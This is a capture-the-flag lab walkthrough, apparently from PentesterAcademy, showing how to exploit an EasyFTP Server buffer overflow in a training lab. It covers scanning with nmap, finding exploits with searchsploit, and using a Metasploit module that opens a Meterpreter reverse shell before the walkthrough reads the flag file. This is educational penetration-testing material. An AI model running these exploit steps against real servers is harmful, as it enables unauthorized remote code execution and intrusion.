ATTACK DEFENSE

by PentesterAcademy


Name	Windows: FTP Server II
URL	https://attackdefense.com/challengedetails?cid=2204
Type	Basic Exploitation: With Metasploit

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking the target IP address.

Note: The target IP address is stored in the “target” file.


Command: cat /root/Desktop/target



```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.26.97
root@attackdefense:~# 
```

Step 2: Run a Nmap scan against the target IP.


Command: nmap 10.0.26.97



```
root@attackdefense:~# nmap 10.0.26.97
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 15:33 IST
Nmap scan report for ip-10-0-26-97.ap-southeast-1.compute.internal (10.0.26.97)
Host is up (0.0013s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
8080/tcp  open  http-proxy
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
root@attackdefense:~# 
```

Step 3: We have discovered that multiple ports are open. We will run Nmap again to discover the FTP server name on port 21.


Command: nmap -sV -p 21 10.0.26.97



```
root@attackdefense:~# nmap -sV -p 21 10.0.26.97
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-27 15:33 IST
Nmap scan report for ip-10-0-26-97.ap-southeast-1.compute.internal (10.0.26.97)
Host is up (0.0016s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     EasyFTP Server ftpd
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
root@attackdefense:~# 
```


Step 3: We have found the name of the FTP server. Connect to the easyftp server using ‘ftp’ utility to determine version information.

Command: ftp 10.0.26.97
CTRL + C



```
root@attackdefense:~# ftp 10.0.26.97
Connected to 10.0.26.97.
220- Ftp Site Powerd by BigFoolCat Ftp Server 1.0 (meishu1981@163.com)
220- Welcome to my ftp server
220
Name (10.0.26.97:root): ^Croot@attackdefense:~#
```

Step 4: Search on google "BigFoolCat Ftp Server 1.0" to find the vulnerability of the easyftp.



About 105 results (0.28 seconds)

https://www.exploit-db.com › exploits

EasyFTP Server 1.7.0.2 - CWD Buffer Overflow (Metasploit ...

20-Apr-2010 — Exploit Title: **EasyFTP Server** <= 1.7.0.2 CWD Buffer Overflow ... if (banner =~ / **BigFoolCat**/) # **EasyFTP Server** has undergone several name ...

https://www.exploit-db.com › exploits


EasyFTP Server 1.7.0.11 - 'LIST' (Authenticated) Remote ...

23-Jul-2010 — **EasyFTP Server** 1.7.0.11 - 'LIST' (Authenticated) Remote Buffer ... if (banner =~ /**BigFoolCat**/) return Exploit::CheckCode::Vulnerable end return ...

Target easyftp **1.X.X.X*** is vulnerable to multiple vulnerabilities.

Step 5: We will search for the exploit module for easyftp using searchsploit.

Command: searchsploit easyftp




```
root@attackdefense:~# searchsploit easyftp
-------------------------------------------------------------------------------------
 Exploit Title
-------------------------------------------------------------------------------------
EasyFTP Server 1.7.0.11 - 'APPE' Remote Buffer Overflow
EasyFTP Server 1.7.0.11 - 'CWD' (Authenticated) Remote Buffer Overflow
EasyFTP Server 1.7.0.11 - 'CWD' Stack Buffer Overflow (Metasploit)
EasyFTP Server 1.7.0.11 - 'LIST' (Authenticated) Remote Buffer Overflow
EasyFTP Server 1.7.0.11 - 'LIST' (Authenticated) Remote Buffer Overflow (Metasploit)
EasyFTP Server 1.7.0.11 - 'LIST' Stack Buffer Overflow (Metasploit)
EasyFTP Server 1.7.0.11 - 'MKD' (Authenticated) Remote Buffer Overflow
EasyFTP Server 1.7.0.11 - 'MKD' Stack Buffer Overflow (Metasploit)
EasyFTP Server 1.7.0.11 - (Authenticated) Multiple Commands Remote Buffer Overflows
EasyFTP Server 1.7.0.11 - list.html path Stack Buffer Overflow (Metasploit)
EasyFTP Server 1.7.0.2 - 'HTTP' Remote Buffer Overflow
EasyFTP Server 1.7.0.2 - 'MKD' (Authenticated) Remote Buffer Overflow
EasyFTP Server 1.7.0.2 - (Authenticated) Buffer Overflow (1)
EasyFTP Server 1.7.0.2 - (Authenticated) Buffer Overflow (2)
EasyFTP Server 1.7.0.2 - (Authenticated) Buffer Overflow (PoC)
EasyFTP Server 1.7.0.2 - (Authenticated) Buffer Overflow (SEH) (PoC)
EasyFTP Server 1.7.0.2 - CWD Buffer Overflow (Metasploit)
EasyFTP Server 1.7.0.2 - CWD Remote Buffer Overflow
EasyFTP Server 1.7.0.2 - CWD Remote Buffer Overflow (Metasploit)
-------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results
root@attackdefense:~# 
```

There are lots of exploits available for the two versions. We will investigate the Metasploit module source to find more information about the vulnerabilities.

Module: https://www.rapid7.com/db/modules/exploit/windows/ftp/easyftp_cwd_fixret/

Module Source:
https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/windows/ftp/easyftp_cwd_fixret.rb




```
'Platform'        => 'win',
'Targets'       =>
  [
    [ 'Windows Universal - v1.7.0.2',   { 'Ret' => 0x00404121 } ], # call edi - from ftpbasicsvr.exe
    [ 'Windows Universal - v1.7.0.3',   { 'Ret' => 0x00404121 } ], # call edi - from ftpbasicsvr.exe
    [ 'Windows Universal - v1.7.0.4',   { 'Ret' => 0x00404111 } ], # call edi - from ftpbasicsvr.exe
    [ 'Windows Universal - v1.7.0.5',   { 'Ret' => 0x004040ea } ], # call edi - from ftpbasicsvr.exe
    [ 'Windows Universal - v1.7.0.6',   { 'Ret' => 0x004040ea } ], # call edi - from ftpbasicsvr.exe
    [ 'Windows Universal - v1.7.0.7',   { 'Ret' => 0x004040ea } ], # call edi - from ftpbasicsvr.exe
    [ 'Windows Universal - v1.7.0.8',   { 'Ret' => 0x004043ca } ], # call edi - from ftpbasicsvr.exe
    [ 'Windows Universal - v1.7.0.9',   { 'Ret' => 0x0040438a } ], # call edi - from ftpbasicsvr.exe
    [ 'Windows Universal - v1.7.0.10',  { 'Ret' => 0x0040435a } ], # call edi - from ftpbasicsvr.exe
    [ 'Windows Universal - v1.7.0.11',  { 'Ret' => 0x0040435a } ], # call edi - from ftpbasicsvr.exe
  ],
```

We can notice that almost all the easyftp versions are vulnerable to Server CWD command stack buffer overflow!

Step 6: We will use an EasyFTP Server CWD command stack buffer overflow Metasploit module to exploit the target.

Commands:

```
msfconsole -q
use exploit/windows/ftp/easyftp_cwd_fixret
set RHOSTS 10.0.26.97
exploit
```




```
root@attackdefense:~# msfconsole -q
msf6 > use exploit/windows/ftp/easyftp_cwd_fixret
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/ftp/easyftp_cwd_fixret) > set RHOSTS 10.0.26.97
RHOSTS => 10.0.26.97
msf6 exploit(windows/ftp/easyftp_cwd_fixret) > exploit

[*] Started reverse TCP handler on 10.10.1.2:4444
[*] 10.0.26.97:21 - Prepending fixRet...
[*] 10.0.26.97:21 - Adding the payload...
[*] 10.0.26.97:21 - Overwriting part of the payload with target address...
[*] 10.0.26.97:21 - Sending exploit buffer...
[*] Sending stage (175174 bytes) to 10.0.26.97
[*] Meterpreter session 1 opened (10.10.1.2:4444 -> 10.0.26.97:49284) at 2020-12-27 15:45:45 +0530

meterpreter > 
```

Note: If you kill or exit the meterpreter session without migrating into another process, then the target application would also get killed, so in that case, restart the challenge or wait for the application to start again.

We have successfully exploited the target vulnerable FTP server (Konica) and received a meterpreter shell.

Step 7: Searching the flag.

Command:
shell
cd /
dir
type flag.txt



```
meterpreter > shell
Process 1724 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows>cd /
cd /

C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AEDF-99BD

 Directory of C:\

09/12/2020  12:16 PM    <DIR>          Easy FTp
09/12/2020  12:23 PM                32 flag.txt
08/22/2013  03:52 PM    <DIR>          PerfLogs
08/12/2020  04:13 AM    <DIR>          Program Files
09/05/2020  09:05 AM    <DIR>          Program Files (x86)
09/10/2020  09:50 AM    <DIR>          Users
09/12/2020  12:17 PM    <DIR>          Windows
               1 File(s)             32 bytes
               6 Dir(s)   9,121,509,376 bytes free

C:\>type flag.txt
type flag.txt
ffe553694f5096471590343432359e02
C:\>
```

This reveals the flag to us.

Flag: ffe553694f50964715903434323 59e02

References:

1. Metasploit Module (https://www.rapid7.com/db/modules/exploit/windows/ftp/easyftp_cwd_fixret)